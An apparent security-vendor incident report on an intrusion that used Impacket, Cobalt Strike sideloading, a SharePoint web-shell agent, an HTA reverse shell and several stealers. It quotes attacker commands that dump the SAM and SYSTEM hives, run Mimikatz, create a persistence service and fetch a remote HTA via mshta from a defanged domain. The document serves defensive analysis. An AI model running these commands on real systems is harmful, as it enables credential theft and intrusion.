
The attackers also leveraged the Atexec module from the Impacket toolkit.

Scheduler tasks created by Atexec

Scheduler tasks created by Atexec

The attackers used these commands to check the availability of their C2 server, both directly over the internet and through an internal proxy server within the organization.

The source of the suspicious activity turned out to be an unmonitored host that had been compromised. Impacket was executed on it in the context of a service account. We would later get that host connected to our telemetry to pinpoint the source of the infection.

After the Atexec and WmiExec modules finished running, the attackers temporarily suspended their operations.

Privilege escalation and lateral movement


After a brief lull, the attackers sprang back into action. This time, they were probing for running processes and occupied ports:

cmd.exe /c netstat -ano > C:\Windows\temp\temp_log.log
cmd.exe /c tasklist /v > C:\Windows\temp\temp_log.log

They were likely trying to figure out if the target hosts had any security solutions installed, such as EDR, MDR or XDR agents, host administration tools, and so on.

Additionally, the attackers used the built-in reg.exe utility to dump the SYSTEM and SAM registry hives.

cmd.exe /c reg save HKLM\SAM C:\Windows\temp\temp_3.log
cmd.exe /c reg save HKLM\SYSTEM C:\Windows\temp\temp_4.log

On workstations connected to our monitoring systems, our security solution blocked the activity, which resulted in an empty dump file. However, some hosts within the organization were not secured. As a result, the attackers successfully harvested credentials from critical registry hives and leveraged them in their subsequent attacks. This underscores a crucial point: to detect incidents promptly and minimize damage, security solution agents must be installed on all workstations across the organization without exception. Furthermore, the more comprehensive your telemetry data, the more effective your response will be. It’s also crucial to keep a close eye on the permissions assigned to service and user accounts, making sure no one ends up with more access rights than they really need. This is especially true for accounts that exist across multiple hosts in your infrastructure.

In the incident we’re describing here, two domain accounts obtained from a registry dump were leveraged for lateral movement: a domain account with local administrator rights on all workstations, and a backup solution account with domain administrator privileges. The local administrator privileges allowed the attackers to use the SMB protocol to transfer tools for communicating with the C2 to the administrative network share C$. We will discuss these tools – namely Cobalt Strike and a custom agent – in the next section.

In most cases, the attackers placed their malicious tools in the C:\WINDOWS\TASKS\ directory on target hosts, but they used other paths too:

c:\windows\tasks\
c:\programdata\
c:\programdata\usoshared\
c:\users\public\downloads\
c:\users\public\
c:\windows\help\help\
c:\users\public\videos\

Files from these directories were then executed remotely using the WMI toolkit:

Lateral movement via privileged accounts

Lateral movement via privileged accounts

C2 communication

Cobalt Strike

The attackers used Cobalt Strike for C2 communication on compromised hosts. They distributed the tool as an encrypted file, typically with a TXT or INI extension. To decrypt it, they employed a malicious library injected into a legitimate application via DLL sideloading.

Here’s a general overview of how Cobalt Strike was launched:

Attackers placed all the required files – the legitimate application, the malicious DLL, and the payload file – in one of the following directories:

C:\Users\Public\
C:\Users\{redacted}\Downloads\
C:\Windows\Tasks\

The malicious library was a legitimate DLL modified to search for an encrypted Cobalt Strike payload in a specifically named file located in the same directory. Consequently, the names of the payload files varied depending on what was hardcoded into the malicious DLL.

During the attack, the threat actor used the following versions of modified DLLs and their corresponding payloads:

Legitimate file name DLL Encrypted Cobalt Strike
TmPfw.exe TmDbg64.dll TmPfw.ini
cookie_exporter.exe msedge.dll Logs.txt
FixSfp64.exe log.dll Logs.txt
360DeskAna64.exe WTSAPI32.dll config.ini
KcInst.exe KcInst32.dll kcinst.log
MpCmdRunq.exe mpclient.dll Logs.txt


Despite using various legitimate applications to launch Cobalt Strike, the payload decryption process was similar across instances. Let’s take a closer look at one example of Cobalt Strike execution, using the legitimate file cookie_exporter.exe, which is part of Microsoft Edge. When launched, this application loads msedge.dll, assuming it’s in the same directory.

The attackers renamed cookie_exporter.exe to Edge.exe and replaced msedge.dll with their own malicious library of the same name.


When any dynamic library is loaded, the DllEntryPoint function is executed first. In the modified DLL, this function included a check for a debugging environment. Additionally, upon its initial execution, the library verified the language packs installed on the host. The malicious code would not run if it detected any of the following language packs:

  • Japanese (Japan)
  • Korean (South Korea)
  • Chinese (Mainland China)
  • Chinese (Taiwan)

If the system passes the checks, the application that loaded the malicious library executes an exported DLL function containing the malicious code. Because different applications were used to launch the library in different cases, the exported functions vary depending on what the specific software calls. For example, with msedge.dll, the malicious code was implemented in the ShowMessageWithString function, called by cookie_exporter.exe.

The ShowMessageWithString function retrieves its payload from Logs.txt, a file located in the same directory. These filenames are typically hardcoded in the malicious dynamic link libraries we’ve observed.

The screenshot below shows a disassembled code segment responsible for loading the encrypted file. It clearly reveals the path where the application expects to find the file.


The payload is decrypted by repeatedly executing the following instructions using 128-bit SSE registers:


Once the payload is decrypted, the malicious executable code from msedge.dll launches it by using a standard method: it allocates a virtual memory region within its own process, then copies the code there and executes it by creating a new thread. In other versions of similarly distributed Cobalt Strike agents that we examined, the malicious code could also be launched by creating a new process or upon being injected into the memory of another running process.

Beyond the functionality described above, we also found a code segment within the malicious libraries that appeared to be a message to the analyst. These strings are supposed to be displayed if the DLL finds itself running in a debugger, but in practice this doesn’t occur.

Once Cobalt Strike successfully launches, the implant connects to its C2 server. Threat actors then establish persistence on the compromised host by creating a service with a command similar to this:

C:\Windows\system32\cmd.exe /C sc create "server power" binpath= "cmd /c start C:\Windows\tasks\Edge.exe" && sc description "server power" "description" && sc config "server power" start= auto && net start "server power"

Attackers often use the following service names for embedding Cobalt Strike:

server power
WindowsUpdats
7-zip Update

Agent


During our investigation, we uncovered a compromised SharePoint server that the attackers were using as the C2. They distributed files named agents.exe and agentx.exe via the SMB protocol to communicate with the server. Each of these files is actually a C# Trojan whose primary function is to execute commands it receives from a web shell named CommandHandler.aspx, which is installed on the SharePoint server. The attackers uploaded multiple versions of these agents to victim hosts. All versions had similar functionality and used a hardcoded URL to retrieve commands:

The agents executed commands from CommandHandler.aspx using the cmd.exe command shell launched with the /c flag.

While analyzing the agents, we didn’t find significant diversity in their core functionality, despite the attackers constantly modifying the files. Most changes were minor, primarily aimed at evading detection. Outdated file versions were removed from the compromised hosts.


The attackers used the deployed agents to conduct reconnaissance and collect sensitive data, such as browser history, text files, configuration files, and documents with .doc, .docx and .xlsx extensions. They exfiltrated the data back to the SharePoint server via the upload.ashx web shell.


It is worth noting that the attackers made some interesting mistakes while implementing the mechanism for communicating with the SharePoint server. Specifically, if the CommandHandler.aspx web shell on the server was unavailable, the agent would attempt to execute the web page’s error message as a command:

Obtaining a command shell: reverse shell via an HTA file

If, after their initial reconnaissance, the attackers deemed an infected host valuable for further operations, they’d try to establish an alternative command-shell access. To do this, they executed the following command to download from an external resource a malicious HTA file containing an embedded JavaScript script and run this file:

"cmd.exe" /c mshta hxxp[:]//github.githubassets[.]net/okaqbfk867hmx2tvqxhc8zyq9fy694gf/hta

The group attempted to mask their malicious activity by using resources that mimicked legitimate ones to download the HTA file. Specifically, the command above reached out to the GitHub-impersonating domain github[.]githubassets[.]net. The attackers primarily used the site to host JavaScript code. These scripts were responsible for delivering either the next stage of their malware or the tools needed to further the attack.

At the time of our investigation, a harmless script was being downloaded from github[.]githubassets[.]net instead of a malicious one. This was likely done to hide the activity and complicate attack analysis.

The harmless script found on github[.]githubassets[.]net

The harmless script found on github[.]githubassets[.]net

However, we were able to obtain and analyze previously distributed scripts, specifically the malicious file 2CD15977B72D5D74FADEDFDE2CE8934F. Its primary purpose is to create a reverse shell on the host, giving the attackers a shell for executing their commands.


Once launched, the script gathers initial host information:


It then connects to the C2 server, also located at github[.]githubassets[.]net, and transmits a unique ATTACK_ID along with the initially collected data. The script leverages various connection methods, such as WebSockets, AJAX, and Flash. The choice depends on the capabilities available in the browser or execution environment.

Data collection

Next, the attackers utilized automation tools such as stealers and credential-harvesting utilities to collect sensitive data. We detail these tools below. Data gathered by these utilities was also exfiltrated via the compromised SharePoint server. In addition to the aforementioned web shell, the SMB protocol was used to upload data to the server. The files were transferred to a network share on the SharePoint server.

Pillager

A modified version of the Pillager utility stands out among the tools the attackers deployed on hosts to gather sensitive information. This tool is used to export and decrypt data from the target computer. The original Pillager version is publicly available in a repository, accompanied by a description in Chinese.


The primary types of data collected by this utility include:

  • Saved credentials from browsers, databases, and administrative utilities like MobaXterm
  • Project source code
  • Screenshots
  • Active chat sessions and data
  • Email messages
  • Active SSH and FTP sessions
  • A list of software installed on the host
  • Output of the systeminfo and tasklist commands
  • Credentials stored and used by the operating system, and Wi-Fi network credentials
  • Account information from chat apps, email clients, and other software

A sample of data collected by Pillager:


The utility is typically an executable (EXE) file. However, the attackers rewrote the stealer’s code and compiled it into a DLL named wmicodegen.dll. This code then runs on the host via DLL sideloading. They chose convert-moftoprovider.exe, an executable from the Microsoft SDK toolkit, as their victim application. It is normally used for generating code from Managed Object Format (MOF) files.

Despite modifying the code, the group didn’t change the stealer’s default output file name and path: C:\Windows\Temp\Pillager.zip.




It’s worth noting that the malicious library they used was based on the legitimate SimpleHD.dll HDR rendering library from the Xbox Development Kit. The source code for this library is available on GitHub. This code was modified so that convert-moftoprovider.exe loaded an exported function, which implemented the Pillager code.

Interestingly, the path to the PDB file, while appearing legitimate, differs by using PS5 instead of XBOX:

Checkout




The second stealer the attackers employed was Checkout. In addition to saved credentials and browser history, it also steals information about downloaded files and credit card data saved in the browser.

When launching the stealer, the attackers pass it a j8 parameter; without it, the stealer won’t run. The malware collects data into CSV files, which it then archives and saves as CheckOutData.zip in a specially created directory named CheckOut.

Data collection and archiving in Checkout

Data collection and archiving in Checkout

Checkout launch diagram in Kaspersky Threat Intelligence Platform

Checkout launch diagram in Kaspersky Threat Intelligence Platform

RawCopy

Beyond standard methods for gathering registry dumps, such as using reg.exe, the attackers leveraged the publicly available utility RawCopy (MD5 hash: 0x15D52149536526CE75302897EAF74694) to copy raw registry files.

RawCopy is a command-line application that copies files from NTFS volumes using a low-level disk reading method.

The following commands were used to collect registry files:

c:\users\public\downloads\RawCopy.exe /FileNamePath:C:\Windows\System32\Config\system /OutputPath:c:\users\public\downloads
c:\users\public\downloads\RawCopy.exe /FileNamePath:C:\Windows\System32\Config\sam /OutputPath:c:\users\public\downloads
c:\users\public\downloads\RawCopy.exe /FileNamePath:C:\Windows\System32\Config\security /OutputPath:c:\users\public\downloads

Mimikatz

The attackers also used Mimikatz to dump account credentials. Like the Pillager stealer, Mimikatz was rewritten and compiled into a DLL. This DLL was then loaded by the legitimate java.exe file (used for compiling Java code) via DLL sideloading. The following files were involved in launching Mimikatz:

C:\Windows\Temp\123.bat 
C:\Windows\Temp\jli.dll 
C:\Windows\Temp\java.exe 
С:\Windows\Temp\config.ini

123.bat is a BAT script containing commands to launch the legitimate java.exe executable, which in turn loads the dynamic link library for DLL sideloading. This DLL then decrypts and executes the Mimikatz configuration file, config.ini, which is distributed from a previously compromised host within the infrastructure.

java.exe privilege::debug token::elevate lsadump::secrets exit

Retrospective threat hunting

As already mentioned, the victim organization’s monitoring coverage was initially patchy. Because of this, in the early stages, we only saw the external IP address of the initial source and couldn’t detect what was happening on that host. After some time, the host was finally connected to our monitoring systems, and we found that it was an IIS web server. Furthermore, despite the lost time, it still contained artifacts of the attack.

These included the aforementioned Cobalt Strike implant located in c:\programdata\, along with a scheduler task for establishing persistence on the system. Additionally, a web shell remained on the host, which our solutions detected as HEUR:Backdoor.MSIL.WebShell.gen. This was found in the standard temporary directory for compiled ASP.NET application files:


c:\windows\microsoft.net\framework64\v4.0.30319\temporary asp.net files\root\dedc22b8\49ac6571\app_web_hdmuushc.dll
MD5: 0x70ECD788D47076C710BF19EA90AB000D

These temporary files are automatically generated and contain the ASPX page code:

